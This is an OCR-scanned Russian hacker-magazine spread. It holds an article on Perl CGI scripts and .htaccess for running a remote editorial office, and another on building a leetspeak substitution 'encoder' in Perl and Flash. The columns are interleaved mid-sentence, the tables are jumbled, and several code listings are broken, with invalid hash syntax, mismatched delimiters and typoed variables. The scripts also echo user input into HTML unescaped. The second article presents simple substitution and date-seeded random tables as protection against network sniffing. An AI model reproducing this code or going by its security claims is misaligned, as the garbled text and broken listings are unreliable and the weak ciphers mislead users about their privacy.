Mail Sender	34
POP gaet!	38
Ломаем сервак с мобилы!	40
Своя военная база в сети	44
Ping Master	50
Flash ping	54



Примерный вид формы для заполнения плана

Форма очень проста, даже без всяких JS-проверок на заполненность форм, которые, честно говоря, не помешают. После заполнения плана и нажатия кнопки "Создать план" будет произведено обращение к скрипту plan.pl, который будет заносить содержание плана в файл с названием "№_журнала.txt", а в файл plan.ind - номера и названия готовящегося журнала. Остается только написать такой скрипт :). Для обработки скриптом данных из форм понадобится процедура FormInput, которую можно скачать на сайте winfo.org. Вообще, она понадобится для всех первых скриптов, которые будут рассмотрены в данной статье, так что рекомендую за нею слазить.

Полностью рассматривать написание скрипта не считаю целесообразным, ибо абсолютные новички даже в таком случае ничего не поймут, а разбирающиеся уже и так достаточно знают. Для плана отведу отдельную директорию, например, plans. Туда будет заноситься все связанное с планом. Приведу только пример обработки полученных форм и из записи в файл (опять же простейший вариант).

```
#обработка полей Номера и Названия
$number=$input{'number'};
$name=$input{'name'};
```

```
#запись в файл списков планов
open(PLN, ">>$plans_ind");
print PLN "$number;$name\n";
close (PLN);
```

```
#как будет обзывать файл нового плана
$plan_file=$plans_dir.$number.'.txt';
```

```
#обработка форм по темам плана
#количество выбирать по своим нужды
$name[1]=$input{'name1'};
```

```
$name[2]=$input{'name2'};
$name[3]=$input{'name3'};
$name[4]=$input{'name4'};
```

```
$size[1]=$input{'size1'};
$size[2]=$input{'size2'};
$size[3]=$input{'size3'};
$size[4]=$input{'size4'};
```

```
$comment[1]=$input{'comment1'};
$comment[2]=$input{'comment2'};
$comment[3]=$input{'comment3'};
$comment[4]=$input{'comment4'};
```

```
#запись в файл обработанных переменных через разделитель ;
open (PLA, ">>$plan_file");
for ($i=1; $i<=4; $i++)
{
    print PLA "$name[$i];$size[$i];$comment[$i]\n";
}
close (PLA);
```

В списке планов добавление нового номера происходит в последней строке. Помни об этом - еще пригодится. Приведенное выше хозяйство можно дополнить проверкой на пустоту, чтобы не делать лишних строчек, и еще чем-нибудь. Но это уже на твое усмотрение.

АРХИВ ПЛАНОВ

Обладающих настолько феноменальной памятью людей, которые помнят все о том, где и когда было написано, не так много. Поэтому надо держать архив планов, чтобы можно было посмотреть, не писалось ли то же самое до этого. Поскольку уже ведется список номеров и файлы планов, то задача создания архива сильно упрощается. Надо будет только написать скрипт-обработчик этих файлов. Суть такого скрипта в том, что он должен открывать список журналов и выдавать их номера и названия.

При выборе того или иного номера скрипт выдает в удобоваримом виде план в виде названий статей, объема и комментариев (то, что заполнили ранее).

```
#Список планов
if ($input{'act'} eq "")
{
    open(PLN, "$plans_ind");
    @plans=<PLN>;
    close(PLN);
    print "<h1>Список планов по номерам</h1>\n";
    for ($i=0; $i<@plans; $i++)
    {
        chomp($plans[$i]);
        ($number, $name) = split (/,/, $plans[$i]);
        print "<a href=$script?num=$number&act=plan>$number - $name</a>\n";
    }
}
```

Для вывода конкретного плана надо в этом же скрипте создать условие, при котором он будет происходить, а также написать сам вывод. Нижеприведенный листинг кода наглядно демонстрирует подобную процедуру.

```
if ($input{'act'} eq "plan")
{
    #определение номера и его названия
    open(PLN, "$plans_ind");
    @plans=<PLN>;
    close(PLN);
    $ch_num=$input{'num'};

    for ($i=0; $i<@plans; $i++)
    {
        chomp($plans[$i]);
        ($number, $name) = split (/,/, $plans[$i]);
        if ($ch_num eq $number)
        {
            $ch_name=$name;
        }
    }
    print "<h2>№ $number: $name</h2>\n";
```

```
#путь к файлу с планом
$ch_plan_file=$plans_dir.$ch_num.'.txt';
```

```
#заполнение переменных из полей файла и их вывод
open(PLA, "$ch_plan_file");
@chplan=<PLA>;
close(PLA);
```

```
print "<table border=1 align=center>\n";
print "<tr><td>Название статьи</td>\n";
print "<td>Объем</td>\n";
print "<td>Комментарии</td></tr>\n";
```

```
for ($sq=0; $sq<@chplan; $sq++)
{
    chomp($chplan[$sq]);
    ($name_art, $volume, $comment) = split(/,/, $chplan[$sq]);
    print "<tr><td>$name_art</td>\n";
    print "<td>$volume</td>\n";
    print "<td>$comment</td></tr>\n";
}
print "</table>\n";
}
```

Для сайта удаленного журнала нужен только реальный хостинг.

Перед тем как делать сайт, который объединит всех авторов журнала, реши, какие функции он должен выполнять.

Если жалко платить туеву хучу бабла за программный продукт, то можно его сделать самому.

Немного доработав, такой вывод можно снабдить линками на тексты статей или сделать возможным автору заказывать статьи.

СПИСОК АВТОРОВ

Список авторов должен содержать такие сведения, как имя (или ник), e-mail, перечень областей, в которых он разбирается. Это можно дополнить информа-

ЗАКАЗ СТАТЕЙ

Через какие-то интервалы времени (обычно раз в месяц) редакция рождает план номера, и он становится доступным на сайте. Авторы в это время лезут на сайт, чтобы его лицезреть, а также выбрать то, что они могут осилить. Чтобы автору не пришлось выбирать кота в мешке, надо сделать так, чтобы план представить в такой форме, чтобы было по-

нем вида ID_автора.txt, в котором будут записаны выбранные данным автором статьи на месяц. Таким ID может служить не только номер, но и любое слово или даже просто набор символов.

```
#0пределение последнего плана
open(PLN, "$plans_ind");
@plans=<PLN>;
close(PLN);

#$k - число строк в файле списка
$k=0;
foreach(@plans)
{
    $k++;
}
#$j - выбор строки с номером и названием
последнего плана
$j=$k-1;
```

```
($number, $name) = split (/;/, @plans[$j]);
print "<h2>№ $number: $name</h2>\n";
```


```
$sch_plan_file=$plans_dir.$number.'.txt';
```

```
#заполнение переменных из полей файла
и их вывод
open(PLA, "$sch_plan_file");
@chplan=<PLA>;
close(PLA);
```

```
#Таблица с планом и возможностью выбора
статей
print "<table border=1 align=center>\n";
print "<tr><td>Название статьи</td>\n";
print "<td>Объем</td>\n";
print "<td>Комментарии</td>\n";
print "<td>Выбрать</td></tr>\n";
```

```
print "<FORM ACTION=$script
method='GET'>\n";
print "Прегоставься: <INPUT name='author'
size=30>\n";
```

```
for ($q=0; $q<@chplan; $q++)
{
    chomp($schplan[$q]);
    ($name_art, $volume, $comment, $chosen)
    = split(/;/, $schplan[$q]);
    if ($chosen eq "")
    {
```




Вывод выбранного плана

цией о его возрасте, семейном положении, физическом адресе, фотографией и т.д., но это уже по желанию. Создание и дополнение списка авторов можно сделать по аналогии с описанной выше формой для плана статей. Только количество форм будет зависеть от того, насколько подробную анкету по авторам собираешься делать. Лучше всего каждому автору сделать свой ID (идентификационный номер), которым автор будет подписываться, например, при выборе статей. Скрипт, отвечающий за обработку запроса о выборе, в случае ввода правильного ID, будет либо говорить что-нибудь типа "Спасибо за заказ. О нем будет сообщено начальству", либо будет посылать куда-то дальше, если такой номер введен неправильно.

ннятно, что к чему, то есть так же, как и в архиве планов, а рядом поставить флаги (checkbox'ы), выбор которых будет соответствовать выбору статей. От скрипта, который будет отвечать за выбор статей, требуется определять последний добавленный план (последняя строка файла со списком планов), открывать файл с планом и записывать в строчках с выбранными авторами статьями ID того, кто их выбрал. Но лучше заводить файл с име-



Анкета на авторов



Вот так осуществляется выбор статей

```
print "<tr><td>$name_art</td>\n";
print "<td>$volume</td>\n";
print "<td>$comment</td>\n";
print "<td><INPUT type='checkbox' name='chosen' value='\$sql'></td></tr>\n";
}
print "</table>\n";
print "<INPUT type='Submit' value='Выбрать статью'>\n";
print "</FORM>\n";
}
```

Заносить результаты выбора в файл с планом или заводить для этих целей отдельный файл - дело вкуса. У того и другого метода есть свои плюсы и минусы (как и у других источников питания :)), так что подумай, что в твоём случае будет лучше. И сделай это.

АРХИВ СТАТЕЙ ТОГО ИЛИ ИНОГО АВТОРА


Для размещения самих статей лучше всего завести директорию статей, а в ней субдиректории по ID автора. В директории статей завести текстовый файл, строки которого будут разбиты на 3 части через знак ";": ID автора, название статьи и имя файла с текстом статьи. При выборе автора будут выведены ссылки на ID всех имеющихся авторов (и бывших тоже). После клика на такую линку скрипт будет отыскивать среди полей файла нужный ID и заносить нужные строчки в мас-



сив, который потом будет выведен. После его обработки будет выдан список статей выбранного автора, которые можно дополнить ссылками на эти статьи.

ЛЕНТА

Ничего сложного не надо. Никаких категорий, поисков и т.п. Сойдет примитивная от Мэнликов: <http://manliks.ru/manlix/download/mnlxswnews02.zip>. Если же хочется больших возможностей - у них же на втором сайте <http://manliks.ru> в наличии более сложная лента. Фак и поддержка по установке для глупых - прилагается. Как только все установишь - при



помощи SSI проинклудишь в свой дизайн в нужном месте.

ДОСТУП

Твой любимый Спецпипец неоднократно писал про разделение доступа. Как то - Муф про Manager Lite на перловке с использованием .htaccess и .htpasswd. Ya.ru тебе в помощь, но можно решить проблему и простыми вышеуказанными файлами без мэнэджера. Согласен, все придется делать ручками - но так меньше геморроя и, ИМХО, безопасней. Есть замечательная программа, которая шифрует и создает пароли в MD5. Качай: <http://www.hostforum.ru/files/passwd12.zip>. Как юзать эгээ, разберешься - не маленький. Программа создаст нужный тебе .htpasswd. Далее ты должен записать в папку, которую надо запаролить, файл .htaccess с примерно таким содержанием:

```
AuthName "Дай пароль чувака!"
AuthType Basic
AuthUserFile /полный/адрес/и/путь/к/.htpasswd
require valid-user
```

А если хочешь запретить доступ к определенному файлу, вставь в .htaccess:


```
<Files имя_файла.расширение>
order allow,deny
deny from all
</Files>
```

Советую паролить все конфигурационные файлы. Едем дальше.

ОБЩЕНИЕ

Теперь осуществим общение с "Главным" через форму. Иногда ломает создавать новое письмо и отправлять его. А когда ты еще и не дома и залазить через веб-интерфейс в почту долго, подойдет обыкновенная форма с полями

"имя", "мыло", "чо хотел". Фигбэшную форму качаем отсюда: <http://www.woweb.ru/non-cgi/46> - там их много, выбери на свой вкус. Устанавливаем и инклудим в шаблоны дизайна, где это необходимо. Если редакторов много, там, где надо, прописать мыльники через запятую. Опять же все очень просто. Далее, чтобы чувакам не скучать и дать возможность обсудить наболевшие проблемы - установи форум. Их сейчас хоть *опой ешь, так что вся проблема в



Вот таким образом часто осуществляется возможность уведомить начальство или еще кого

их выборе. Установить тоже проблем возникнуть не должно: факов и мануалов, как грязи. Например, в Спеце №2(27) писали о модном PHPBB. Сделаешь сам.

КОНЕЦ

Как видишь, мы опять извернулись. И теперь свой кейс с президентами можешь опять отложить на черный день. А вообще, ты все это мог придумать сам, ибо ничего сложного здесь нет. Ладно, копейки и разбирайся. До встречи.

Линки по теме:
http://apm.izkom.ru/apache_htaccess.php
<http://www.wmaster.ru/htaccess/index.htm>

Совет новичку: не бросайся на создание удаленного офиса журнала без подготовки - только время зря потеряешь. Тренируйся пока на кошках :).

РАЗВЛЕЧЕНИЕ ДЛЯ 31337

ВАЯЕМ |^|РЕОБqA3o84тель ТЕХТА

ВЕБ-ТУЛЗЫ


Alex Shark
(qqqqqwww@e-mail.ru)

Хочешь, чтобы твой ник запоминали и не путали с похожим? Или чтобы никто не читал то, что предназначено только тебе? Для решения этих совсем разных проблем тебе нужна всего одна вещь - онлайнный кодер.



До читай статью до конца, и я уверен, что ты найдешь еще пару применений чисто для себя :). У тебя были случаи, когда заглядывают через плечо или с тупым вопросом "А че это ты читаешь?" лезут в твою личную переписку? Или стихи, которые ты пишешь своей девушке (ну бывает такое, весной же бушует острое нереспираторное заболевание), и ты никак не хочешь, чтобы их читал какой-нибудь отморозок. Для этого надо все кодить!

А как известно, самое хакерское кодирование это крякозяблики. Но дешифровать в голове КОИ в WIN достаточно проблематично, так что давай посмотрим на более приемлемые способы. Первый - это кодирование по аналогу. Его чаще всего используют для понтов, например, при Deface-операциях или для придания веса собственному нику, где-нибудь на CS сервере. Этим стилем написан подзаголовок статьи :). Когда-то, в довиндосовые времена, я пользовался этим для кодирования интересных рассказов и втихаря тащил их в школу. С первого



Рабочий вид

Кодер хорошо, а Де|кодЗл лучше!

взгляда никто не сможет сказать, что именно тут написано, но если знать принцип, то читается достаточно бегло. Можно печатать даже на единственном принтере у директора фирмы, рассказывая сказки про ассемблерный код и декомпилирование программы в уме, многие верят. Но как ты сам понимаешь, кодировать несколько страниц только для того, чтобы потом их декодировать и прочитать то, что и так уже прочитано, смысла нет. Поэтому мы будем кодировать не сами, у нас есть железная коробочка с кремнием внутри, у нее частота большая, вот пусть она и гдумает. А поскольку это надо не только нам, мы сделаем страничку, на которой будет интерактивный кодер. Писать одного будем на перле. Если ломы ставить себе сервак, поishi в сети и найди хлявного хостера с перлом, для тестов я пользовался hut.ru, но надолго там остаться не получилось.

ПЕРЛОДРОМ

Допустим, что у нас есть работоспособный перл или выход на сервак с перлом и нам надо просто написать программку. Для начала создай простой html-файлец, в котором будет форма запроса, то

есть то, куда посетитель странички будет вводить свой первозданный текст. Кстати, можешь ради интереса его сохранить и посмотреть, что именно он перекодировал :).

Затем надо написать саму программу. Пример ты сейчас посмотришь, но помни - тираж журнала более 40000 экз. Так что лучше написать что-то свое.

```
<html><head><title>Cool coder</title></head>
<body><form method=post action=/cgi-bin/codeit.pl>
Вводи текст тут.<br>
<textarea name=text rows=15 cols=50><br>
<input type=submit value=Go></form></body></html>
```

Теперь давай подумаем, что во что будем кодить. Все, что нужно, - это найти совпадения в буквах, так, например, букву "a" можно поменять на A, @, a, 4. Букву "л" можно написать как Ll или Ll. Поскольку таких комбинаций может быть несколько, нужно писать кодировщик с "плавающими" таблицами. То есть прога сама должна выбрать случайную замену и подменить букву. Давай напишем кодировщик отдельно, а таблицы кодировок будем хранить в отдельном файле, что пригодится достаточно



гибкости нашей проге. Для работы с таблицами есть в перле отличная штука, которая зовется хэш, она позволяет создавать пары и не заботиться о поиске и размещении данных. Это мы и заюзаем для наших пока еще гуманных целей. Ответ пользователю будем выгавать прямо на экран прямым текстом, пусть с ним потом что хочет, то и делает.

```
#!/usr/bin/perl
print "Content-Type: text/plain\n\n";
open INP, "<table.dat";
while (chomp($a=<INP>)) {
chomp($table{$a}=<INP>);}
close INP;
while ($text=<>) {
$text =~ s/text=//;
$text =~ s/\+// g;
$text =~ s/%([\dA-Fa-f][\dA-Fa-f])/pack("C",hex($1))/eg;
while ($text) {
if (!$table{substr($text,0,1)}){print
substr($text,0,1);
}else{@oth=split/ /,$table{substr($text,0,1)};
print $oth[rand(@oth)];}
substr($text,0,1)="";}}
```



Вид из фары

Примерная таблица table.dat


```
a
a A 4 /- \
b
b B 8 |3
c
c C < (
```

Таблица неполная, это только пример, как надо располагать данные. Сначала идет буква, потом варианты через пробел, затем следующая. Вариантов может быть сколько угодно, могут быть одинаковые варианты написания разных букв. Те символы, которые не будут найдены в таблице, остаются без изменения. Небольшой хелп по этой проге. В первых строчках то, что надо обязательно написать для перла и для html-браузера. Затем до close идет чтение таблицы и расположение данных в памяти. Потом начинаем читать сам текст по строкам, обрабатываем строку и читаем строку по буквам. Если буква не имеет пары, то выдаем как есть. Если имеет, то вытаскиваем из строки одно из значений, определяемое случайно. Все, удаляем обработанную букву и повторяем все сначала. Если выложить эту прогу вместе с html-ем на сервак, то

получится универсальный кодировщик, в зависимости от таблицы можно будет кодировать в крякозяблики, в транслит или просто из одной кодировки в другую. Можно сделать таблицу со случайными значениями, и у нас получится асимметричный кодировщик, то есть закодировать им можно, а декодировать нет. Можно поизвращаться и сделать 2 сервера, на одном будет таблица для кодирования, а на другом для декодирования. Лучше всего сделать громкое имя типа decode.ru и повесить там баннер. Главное - всем рассказать, что там можно прочитать кривые письма, а потом останется только сливать показы на раскрутку своей хомпаги или на продажу. Но все наши старания по кодированию важной инфры пропадут, если злобный админ в локалке включит сниффер. Он просто выловит оба варианта - и кодированный, и декодированный. Для лечения надо мутить клиентскую версию. Поскольку Perl у нас не ставится вместе с виндой, а C и C++ ставит еще меньше народу, будем делать на массовость. То есть Flash.

FLASH КЛИЕНТ

Клиент не должен уступать серверу по возможностям, должен иметь возможность погрузить таблицы из сети, должен уметь кодировать все, что дадут, и т.д. Поскольку клиента мы делаем для борьбы со сниффером, будем мутить нестандартную таблицу. Для флеша самое простое решение - это запихать всю таблицу в Action первого кадра мувика и погрузить сам мувик интерактивно. Можно составить таблицу в мувике из кусочков, тогда, даже рассмотрев мувик, не будет понятно, что это за данные. В примере прога подгружает мувик на место старого с именем "target".



Код мувика с таблицей


```
table = "a*a A /-\\*b*b B 8*c*c C < (";
```

Код мувика декодера

```
on (release) {
oldchar = new array();
temp = new array();
oldchar = table.table.split(" ");
for(i=0;i<Text.length;i++) {
for(t=0;t<oldchar.length;t+=2) {
if(oldchar[t] == Text.substr(i,1)) {
temp = oldchar[t+1].split(" ");
post = temp[random(temp.length)];
break;
} else {post = Text.substr(i,1);}
Coded = Coded + post;}}
```

Для работоспособности тебе необходимо создать в флеш-окошке текст с привязкой к переменной "text" и параметром input text, лучше нарисовать еще вокруг рамочку. И текстовое окошко с привязкой "coded", но параметрами Dynamic text, куда мы будем выгавать текст. Для удобства пользования не забудь поставить флажок "selectable", иначе придется переписывать результат ручками. Ну и, конечно, необходима наша главная кнопка "Code It", на которую мы и повесим весь код декодера. Таблица, как ты видишь, опять не полная. Меняться будут только буквы, которые занесены в таблицу, все остальное перекодует без изменений. Формат таблицы:

Только у крутого перца может быть ник "MaZt3R VzL0jVt".



"Буква*на_что_менять_можно_через_пробел*буква*на_что_можно_менять". Если ты хочешь использовать символ * в своих кодировках, то можно заменить его в таблице на любой другой неиспользуемый. Главное, не забудь поменять его и в кодере. Помни, что когда ты хочешь написать символ "\", то нужно заносить его в строку как "\\" - иначе у тебя неизбежно появятся глюки.

Теперь о программе. Сначала реагируем на импульс... то есть на отпущение кнопки, и сразу создаем массив под наши таблицы. Функцией split прога разделяет весь массив на ку-

языка, что не совсем подходит для нас. Мы будем кодить кириллицу.

Для удобочитаемости советую при печати на принтере делать двойной межстрочный интервал. В противном случае ты ничего не прочитаешь, все слипнется.

Есть несколько способов создания таблицы, лично пользовал и расскажу о парольном и датированном кодировании. Парольное кодирование применяется часто - это когда ты вводишь пароль и видишь кашу. С другой стороны чел вводит пароль и видит текст, который ты ему посылал. Датированное кодирование - это когда паролем

а	/-\ 4 A @	и	/ }/{ N	с	С (<	щ	LL LLI,
б	Б 6	к	< k {	т	^ ^ " "	ь	"b 'b
в	8 3 s	л	Jl ,П /\	у	y Y V	ы	bl o
г	^ J"	м]V[V	ф	() o o	ь	b o
д	/_ D	н	- h]=[х	X x >	э	Э З -)
е	3 E	о	O o ()	ц	_ , u,	ю	-O I-O
ж	> < } {	п	^ i*i	ч	4 "-	я	R Я
з	3 z	р	P q *	ш	_ LLI		

сочки из букв и вариантов замены. Затем бегунок по тексту и переборщик букв, который ищет, есть ли буква, которую можно подменить. Если таковая есть, то в массив temp гробим наши варианты по пробельному разделителю и выбираем из этого массива случайный вариант. Если нет, то просто пересываем старое значение. В конце выводим результат побуквенно во второе окошко. Мувик с таблицей можно подгружать в самом начале, если ты используешь мувик из нескольких кадров. Можно сделать отдельные кнопочки с выбором таблиц и подгружать их по требованию пользователя. В данном примере подгружались только один мувик и только одна таблица, тебе никто не мешает загрузить сразу 10 таблиц и работать с ними, но это увеличит трафик и будет немного притормаживать у пользователей с медленным подключением.


ИЧХОГ КОД

Для всего этого тебе понадобится таблица, в примерах был перевод первых букв английско-

служит дата создания таблицы, z применял для поздравления в нужный день :). Это немного более практично, поскольку даже настоящие шифроблокноты использовали эту схему. То есть чел принимал шифровку, открывал страничку с сегодняш-

Б а	Й и	Т р	Ы ш
В б	К й	У с	Э щ
Ч в	Л к	Ф т	Я ь
З г	М л	Х у	Щ ы
Д д	Н м	Ж ф	Ш ь
Е е	О н	И х	Ь э
Ц ж	П о	Г ц	А ю
Ъ э	Р п	Ю ч	С я

ним числом, читал и мог смело выкидывать эту страничку. Больше одного раза пароль не использовался. Кроме того, даже если подобрать пароль к первому сообщению, то он не сработает на втором. Но самое интересное - это пароль, где есть и дата, и число, с шифраторами на разных серверах. Можешь даже завещание потомкам оставить, и когда наступит 3000 год, они смогут его прочитать. Правда, найдется пара перцев, которые прочтут все намного раньше :). Кодирование по дате выглядит достаточно интересно, текст есть, сайт есть, а декодировать не получается. А все потому, что чувак, которому этот текст предназначен, прилетит только через неделю и, зайдя на сайт, без проблем все прочтет.



Perl. Интерактивное создание таблицы для кодирования

```
#!/usr/bin/perl
use CGI qw(param);
$mday = param("day");
$mon = param("mon");
$year = param("year");
srand($mday*$mon*$year);
$symb="abcdefghijklmnopqrstuvwxyz";
while($symb){do{
    $s = rand(36) + 33;} while ($stemp{$s});
    $stemp(substr($symb,0,1)."n") = chr($s)."n";
    substr($symb,0,1)="";}
%table=reverse %stemp;
open OUT,">table.dat";
print OUT %table;
close OUT;
```

Это прога для создания кодирующей таблицы, при запуске ей необходимо передать день, месяц и год, которые будут в момент раскодирования. Не забывай, что день и месяц считаются от нуля, а год - с 1900. В этой программе все так же, как и в проге для декода. Изменено только начало, дата не берется из системы и пе-


регается вручную. И маленький оператор reverse меняет местами буквы и значения, это и определяет кодирующую таблицу или декодирующую.

Perl. Интерактивное создание таблицы для декодирования

```
#!/usr/bin/perl
($sec,$min,$hour,$mday,$mon,
$year,$wday,$yday,$isdst) = localtime(time);
srand($mday*$mon*$year);
$symb="abcdefghijklmnopqrstuvwxyz";
while($symb){do{
    $s = rand(36) + 33;} while ($stable{$s});
    $stable(substr($symb,0,1)."n") = chr($s)."n";
    substr($symb,0,1)="";}
open OUT,">table.dat";
print OUT %stable;
close OUT;
```

Ну, тут все просто. Берем дату, конкретно день, месяц и год, все это запишем в переменную

Если не хочешь, чтобы все читали то, что читаешь ты, кодируй это.



